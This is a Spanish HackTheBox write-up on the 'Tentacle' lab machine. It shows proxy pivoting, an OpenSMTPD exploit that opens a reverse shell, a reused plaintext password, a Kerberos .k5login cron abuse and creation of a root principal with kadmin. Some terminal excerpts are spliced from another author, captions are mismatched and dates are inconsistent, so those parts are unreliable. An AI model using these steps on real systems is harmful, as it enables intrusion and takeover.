




HACKTHEBOX

Informe Técnico

Máquina Tentacle



Este documento es confidencial y contiene información sensible.
No debería ser impreso o compartido con terceras entidades

08 de abril del 2022



Índice


1. Antecedentes	2
2. Objetivos	2
2.1. Consideraciones	2
3. Analisis de vulnerabilidades	3
3.1. Vulnerabilidades encontradas	3

1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Tentacle** de la plataforma [HackTheBox](#).



Figura 1: Dirección IP de la máquina



2. Objetivos

Conocer el estado de seguridad actual del servidor **Tentacle**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podría ocasionar sobre el sistema en producción.

2.1. Consideraciones

Una vez finalizadas las jornadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser víctimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo



3. Analisis de vulnerabilidades

3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Se observaron varios puertos primero decidimos investigar el puerto 3128 pudimos observar un dominio así que se lo agregué al /etc/hosts. No pudimos hacer mucho con el 3128 a nivel web, así que como tenemos el puerto 53 se decidió aplicar o probar un posible ataque DNS zone transfer. No vimos mucha información así que se decidió indagar acerca de lo que era "Squid proxy" base a la información recolectada se decidió modificar el archivo proxychains.conf. Esto con la finalidad de poder acceder a los servicios internos del sistema. Después procedemos a escanear los servicios con el proxychains para poder ver la información sería imposible alcanzar dichos servicios. Procedemos a intentar una enumeración dns por el puerto 53 con la herramienta dnsenum. Con la información resultante de esta herramienta se procedió a extraer los hosts y dominios para agregarlos al /etc/hosts. ¿Por qué sucede esto?, Al nosotros al agregar la información al proxychains obligamos a que pasé por la interfaz local del proxy para poder visualizar estos servicios internos. Una vez haciendo esta configuración ya podemos escanear y hacer uso de otras líneas de comando con el proxychains en dichos servicios. Para realizar de manera más rápida el escaneo se procedió a hacer un escaner en bash para ver otros posibles puertos a los cuales podamos acceder y ver vulnerabilidades. Encontramos el puerto 80 en el 3 servicio, cómo no podemos verlo en el navegador hacemos uso de curl con el dominio wpad previamente encontrado. Todo esto gracias a la información encontrada de este. Por lo cual encontramos otra IP, en ella hacemos un escaneo con otra herramienta que creamos en bash para poder visualizar posibles hosts en ella. Encontramos otra IP/host por lo cual procedemos a escanear para ver que es lo que tiene. Dicho escaneo exhaustivo nos mostro el puerto 25 abierto con el servicio opensmtpd. Dado esto se buscó posibles exploits para poder tener acceso a este host. Encontré uno pero se modificó para poder hacer uso correcto de él, poniendo el usuario j.nakazawa. Dicho previamente se pone el proxychains antes de cada línea para poder acceder a los servicios internos. Una vez accediendo a este servicio, mediante uso del exploit en una ruta con permisos de escritura, podemos ver que tenemos el puerto 88 abierto que hace uso de kerberos. Teniendo esto en cuenta vemos que información tiene la máquina con el servicio smtp. Y encontramos un archivo .mstmprc, el cual tiene una contraseña. Intentamos conectarnos mediante SSH con el usuario j.nakazawa y no funciona. Pero nos sale información interesante "gssapi-with-mic". Haciendo una búsqueda de que es esto, se llegó a la conclusión de crear y hacer uso en nuestra máquina el archivo krb5-user. De esta manera configurar los servicios de kerberos para poder tener acceso a la máquina mediante este servicio. Una vez configurándolo accedemos con kinit y las credenciales previamente encontradas. Esto genera un archivo cache que nos va a permitir loguearnos sin contraseña en el servicio SSH. Nos conectamos con el servicio SSH y tenemos acceso a nivel de usuario.

```
# Nmap 7.92 scan initiated Sun Apr  3 13:19:35 2022 as: nmap -sCV -p22,53,88,3128 -oN targeted 10.10.10.224
Nmap scan report for realcorp.htb (10.10.10.224)
Host is up (0.068s latency).
Not shown: 65535 closed ports
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.0 (protocol 2.0)
|_ ssh-hostkey:
|_ 3072 8d:dd:18:10:e5:7b:b0:da:a3:fa:14:37:a7:52:7a:9c (RSA)
|_ 256  f6:a9:2e:57:f8:18:b6:f4:ee:03:41:27:1e:1f:93:99 (ECDSA)
|_ 256  04:74:dd:68:79:f4:22:78:d8:ce:dd:8b:3e:8c:76:3b (ED25519)
53/tcp    open  domain      ISC BIND 9.11.20 (RedHat Enterprise Linux 8)
|_ dns-nsid:
|_ bind.version: 9.11.20-RedHat-9.11.20-5.el8
88/tcp    open  kerberos-sec MIT Kerberos (server time: 2022-04-03 18:36:08Z)
3128/tcp  open  http-proxy   Squid http proxy 4.11
|_ http-title: ERROR: The requested URL could not be retrieved
|_ http-server-header: squid/4.11
Service Info: OS: Linux; CPE: cpe:/o:redhat:enterprise_linux:8

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Apr  3 13:19:59 2022 -- 1 IP address (1 host up) scanned in 23.89 seconds
```

Figura 3: nmap

```

; <<>> DiG 9.18.0-2-Debian <<>> @10.10.10.224 realcorp.htb
; (1 server found)
; global options: +cmd
; Got answer:
; -->HEADER<-- opcode: QUERY, status: NOERROR, id: 60963
; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONAL: 1

; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
; COOKIE: 2f98ece5a34c9b6e476a164a6249ea050593df6f96e5202b (good)
; QUESTION SECTION:
;realcorp.htb.                IN      A
; requested URL is not found

; AUTHORITY SECTION:
realcorp.htb.                86400  IN      SOA      realcorp.htb. root.realcorp.htb. 199609206 28800 7200 2419200 86400
; Name of the primary name server
; Serial number of the zone file
; Refresh interval
; Retry interval
; Expiration interval
; Minimum TTL
; Query time: 582 msec
; SERVER: 10.10.10.224#53(10.10.10.224) (UDP)
; WHEN: Sun Apr 03 13:23:41 CDT 2022
; MSG SIZE rcvd: 110
; Truncated: yes
; Bad character in hostname, underscores are not allowed

```

Figura 4: Intento de ataque Domain Zone Transfer

```

#TENTACLE
http 10.10.10.224 3128
http 127.0.0.1 3128

```

Figura 5: Proxychains.




Figura 6: Diagrama de lo que pasa con proxychains.

Figura 7: Consultas dns.

Figura 8: Viendo procesos con snmpwalk.

Figura 9: Viendo los comandos ejecutados del proceso.

Figura 10: Herramienta en bash para hacer escaneo de puertos en los host encontrados.

Figura 11: Escaneo exhaustivo proxychain.



```
# proxychains -q curl -s "http://wpad.realcorp.htb/wpad.dat"
function FindProxyForURL(url, host) {
    if (dnsDomainIs(host, "realcorp.htb"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.197.243.0", "255.255.255.0"))
        return "DIRECT";
    if (isInNet(dnsResolve(host), "10.241.251.0", "255.255.255.0"))
        return "DIRECT";
    return "PROXY proxy.realcorp.htb:3128";
}
```

Figura 12: Aplicando curl a wpad.

```
(root@kali)-[/home/.../Machines/HTB/Tentacle/exploits]
# ./proxychain_HostDiscovery.sh
[+]Port 25 -OPEN on Host 10.241.251.113
```

Figura 13: Aplicando script para ver los puertos abiertos en el hostDiscovery.

```
(root@kali)-[/home/.../Machines/HTB/Tentacle/exploits]
# proxychains -q nmap -sT -Pn -v -n -sCV -p25 10.241.251.113
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-03 14:30 CDT
NSE: Loaded 155 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
Initiating Connect Scan at 14:30
Scanning 10.241.251.113 [1 port]
Discovered open port 25/tcp on 10.241.251.113
Completed Connect Scan at 14:30, 0.44s elapsed (1 total ports)
Initiating Service scan at 14:30
Scanning 1 service on 10.241.251.113
Completed Service scan at 14:30, 0.46s elapsed (1 service on 1 host)
NSE: Script scanning 10.241.251.113.
Initiating NSE at 14:30
Completed NSE at 14:30, 2.10s elapsed
Initiating NSE at 14:30
Completed NSE at 14:30, 1.22s elapsed
Initiating NSE at 14:30
Completed NSE at 14:30, 0.00s elapsed
Nmap scan report for 10.241.251.113
Host is up (0.44s latency).

PORT      STATE SERVICE VERSION
25/tcp    open  smtp    OpenSMTPD

smtp-comms: smtp.realcorp.htb Hello nmap.scanme.org [10.241.251.1], pleased to meet you, 8BITIME, ENHANCEDSTATUSCODES, SI
2.0.0 This is OpenSMTPD 2.0.0 To report bugs in the implementation, please contact bugs@openbsd.org 2.0.0 with full details
```

Figura 14: Escaneo exhaustivo viendo servicio SMTP



```
(root@kali) ~/home/HTB/Tentacle/exploits
# proxychains python3 47984.py 10.241.251.113 25 'bash /dev/shm/reverse'
[proxychains] config file found: /etc/proxychains4.conf
[proxychains] preloading /usr/lib/x86_64-linux-gnu/libproxychains.so.4
[proxychains] DLL init: proxychains-ng 4.16
[proxychains] Strict chain ... 10.10.10.224:3128 ... 127.0.0.1:3128 ... 10.197.243.77:3128 ... 10.241.251.113:25 ... OK
[*] OpenSMTPD detected
[*] Connected, sending payload
[*] Payload sent
[*] Done

(root@kali) ~/home/HTB/Tentacle/exploits
# invalid URL
some aspect of the requested URL is incorrect.

(root@kali) ~/home/HTB/Tentacle/content
# nc -nlvp 443
[listening on [any] 443 ...]
connect to [10.10.14.13] from (UNKNOWN) [10.10.10.224] 38608
bash: cannot set terminal process group (19): Inappropriate ioctl for device
bash: no job control in this shell
root@smtp:~#
```

Figura 15: Ejecutando el exploit para obtener la reverse shell.

```
root@smtp:/home/j.nakazawa# ls -la
total 16
drwxr-xr-x. 1 j.nakazawa j.nakazawa 59 Dec 9 2020 .
drwxr-xr-x. 1 root root 24 Dec 8 2020 ..
lrwxrwxrwx. 1 root root 9 Nov 15 12:05 .bash_history -> /dev/null
-rw-r--r--. 1 j.nakazawa j.nakazawa 220 Apr 18 2019 .bash_logout
-rw-r--r--. 1 j.nakazawa j.nakazawa 3526 Apr 18 2019 .bashrc
-rw-r--r--. 1 j.nakazawa j.nakazawa 476 Dec 8 2020 .msmtprc
-rw-r--r--. 1 j.nakazawa j.nakazawa 1807 Apr 18 2019 .profile
lrwxrwxrwx. 1 root root 9 Nov 15 12:04 .viminfo -> /dev/null
```

Figura 16: Listando directorios.

```
# RealCorp Mail
account      realcorp
host         127.0.0.1
port         587
from         j.nakazawa@realcorp.htb
user         j.nakazawa
password     sJBjRM>6Z~64
tls_fingerprint C9:6A:B9:F6:0A:D4:9C:2B:B9:F6:44:1F:30:B8:5E:5A:D8:0D:A5:60
```

Figura 17: Contenido del archivo mstm.

```
ssh j.nakazawa@10.10.10.224
The authenticity of host '10.10.10.224 (10.10.10.224)' can't be established.
ED25519 key fingerprint is SHA256:jU/fBtt040Zczha/InvaZgDCZKbuGdpHT2AzRKxsseg.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.224' (ED25519) to the list of known hosts.
j.nakazawa@10.10.10.224's password:
Permission denied, please try again.
j.nakazawa@10.10.10.224's password:
Permission denied, please try again.
j.nakazawa@10.10.10.224's password:
j.nakazawa@10.10.10.224: Permission denied (gssapi-keyex,gssapi-with-mic,password).
```

Figura 18: Alerta gssapi.



```
(root@kali)-[/home/.../Machines/HTB/Tentacle/content]
# klist
Ticket cache: FILE:/tmp/krb5cc_0
Default principal: j.nakazawa@REALCORP.HTB

Valid starting Expires Service principal
04/03/2022 15:54:03 04/04/2022 15:54:02 krbtgt/REALCORP.HTB@REALCORP.HTB

(oxdf@parrot$ ssh j.nakazawa@10.10.10.224
j.nakazawa@10.10.10.224 ~$ ssh j.nakazawa@10.10.10.224 -vv
OpenSSH_8.9p1 Debian-3, OpenSSL 1.1.1m 14 Dec 2021
debug1: Reading configuration data /etc/ssh/ssh_config
debug1: /etc/ssh/ssh_config line 19: include /etc/ssh/ssh_config.d/*.conf matched no files
debug1: /etc/ssh/ssh_config line 21: Applying options for *
debug2: resolve_canonicalize: hostname 10.10.10.224 is address
debug1: Connecting to 10.10.10.224 [10.10.10.224] port 22.
```

Figura 19: Accediendo al usuario.

```
[j.nakazawa@srv01 home]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root

# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# * * * * * user-name command to be executed
* * * * * admin /usr/local/bin/log_backup.sh
[j.nakazawa@srv01 home]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz ` /usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
[j.nakazawa@srv01 home]$ ls -la /usr/local/bin/log_backup.sh
-rwxr-xr--. 1 root admin 229 Dec 9 2020 /usr/local/bin/log_backup.sh
```

Figura 20: Tarea crontab.

```
[j.nakazawa@srv01 home]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz ` /usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
[j.nakazawa@srv01 home]$ echo 'j.nakazawa@REALCORP.HTB' > .kloginfile
bash: .kloginfile: Permission denied
[j.nakazawa@srv01 home]$ cd /var/log/squid
[j.nakazawa@srv01 squid]$ echo 'j.nakazawa@REALCORP.HTB' > .kloginfile
[j.nakazawa@srv01 squid]$
```

Figura 21: Reverse shell ejecutada.

```
(root@kali)-[/home/kali]
# ssh admin@10.10.10.224
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Sun Apr 3 22:09:01 2022
[admin@srv01 ~]$

(oxdf@parrot$ ssh admin@10.10.10.224
admin@10.10.10.224 ~$ ssh admin@10.10.10.224
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Thu Jun 17 14:41:01 2022
[admin@srv01 ~]$
```

Figura 22: Reverse shell ejecutada.



Se procedió a escalar los privilegios de manera que no podíamos visualizar la flag del usuario para ello enumeramos permisos SUID, vemos el contenido de las tareas CRON. Encontramos que el usuario admin corre un archivo log-backup.sh viendo este archivo podemos ver que se puede meter contenido a la ruta /home/admin mediante la ruta /var/log/squid a la cual tenemos cierto acceso. Indagando acerca de kerberos y cómo funciona se encontró una información acerca del archivo .k5loginfile en el cual podemos introducir el usuario j.nakazawa@REALCORP.HTB para poder acceder como el usuario admin mediante el servicio SSH. Accediendo al usuario admin que tiene más privilegios podemos ver un archivo de nombre keytab, el cual con la investigación que se hizo acerca de este podemos llegar a la conclusión de que si otros usuarios tienen permisos de lectura pueden aprovecharse creando un usuario de nombre root y una contraseña cualquiera. Haciendo esto e intentando acceder con este nuevo usuario de nombre root tenemos acceso total al sistema. MUY BUENA MAQUINA.

```
[j.nakazawa@srv01 home]$ cat /etc/crontab
SHELL=/bin/bash
PATH=/sbin:/bin:/usr/sbin:/usr/bin
MAILTO=root
# For details see man 4 crontabs

# Example of job definition:
# .----- minute (0 - 59)
# | .----- hour (0 - 23)
# | | .----- day of month (1 - 31)
# | | | .----- month (1 - 12) OR jan,feb,mar,apr ...
# | | | | .----- day of week (0 - 6) (Sunday=0 or 7) OR sun,mon,tue,wed,thu,fri,sat
# | | | | |
# * * * * * user-name command to be executed
* * * * * admin /usr/local/bin/log_backup.sh
[j.nakazawa@srv01 home]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz ` /usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
[j.nakazawa@srv01 home]$ ls -la /usr/local/bin/log_backup.sh
-rwxr-xr--. 1 root admin 229 Dec 9 2020 /usr/local/bin/log_backup.sh
```

Figura 23: Tarea crontab.

```
[j.nakazawa@srv01 home]$ cat /usr/local/bin/log_backup.sh
#!/bin/bash

/usr/bin/rsync -avz --no-perms --no-owner --no-group /var/log/squid/ /home/admin/
cd /home/admin
/usr/bin/tar czf squid_logs.tar.gz ` /usr/bin/date +%F-%H%M%S` access.log cache.log
/usr/bin/rm -f access.log cache.log
[j.nakazawa@srv01 home]$ echo 'j.nakazawa@REALCORP.HTB' > .kloginfile
bash: .kloginfile: Permission denied
[j.nakazawa@srv01 home]$ cd /var/log/squid
[j.nakazawa@srv01 squid]$ echo 'j.nakazawa@REALCORP.HTB' > .kloginfile
[j.nakazawa@srv01 squid]$
```

Figura 24: Archivo k5login.

```
(root@kali)-[/home/kali]
# ssh admin@10.10.10.224
Activate the web console with: systemctl enable --now cockpit.socket

Last login: Sun Apr 3 22:09:01 2022
[admin@srv01 ~]$
```

Figura 25: Accediendo a admin.



```
[admin@srv01 mail]$ klist -k
Keytab name: FILE:/etc/krb5.keytab
KVNO Principal
-----
2 host/srv01.realcorp.htb@REALCORP.HTB
2 host/srv01.realcorp.htb@REALCORP.HTB
2 host/srv01.realcorp.htb@REALCORP.HTB
2 host/srv01.realcorp.htb@REALCORP.HTB
2 host/srv01.realcorp.htb@REALCORP.HTB
2 kadmin/changepw@REALCORP.HTB
2 kadmin/changepw@REALCORP.HTB
2 kadmin/changepw@REALCORP.HTB
2 kadmin/changepw@REALCORP.HTB
2 kadmin/changepw@REALCORP.HTB
```

Figura 26: Archivo keytab.

```
kadmin: addprinc root@REALCORP.HTB
No policy specified for root@REALCORP.HTB; defaulting to no policy
Enter password for principal "root@REALCORP.HTB":
Re-enter password for principal "root@REALCORP.HTB":
Principal "root@REALCORP.HTB" created.
kadmin: █
```

Figura 27: Creando usuario root en kerberos.

```
[admin@srv01 mail]$ ksu
WARNING: Your password may be exposed if you enter it here and are logged
in remotely using an unsecure (non-encrypted) channel.
Kerberos password for root@REALCORP.HTB: :
Authenticated root@REALCORP.HTB
Account root: authorization for root@REALCORP.HTB successful
Changing uid to root (0)
[root@srv01 mail]# █
```

Figura 28: Maquina pwneada.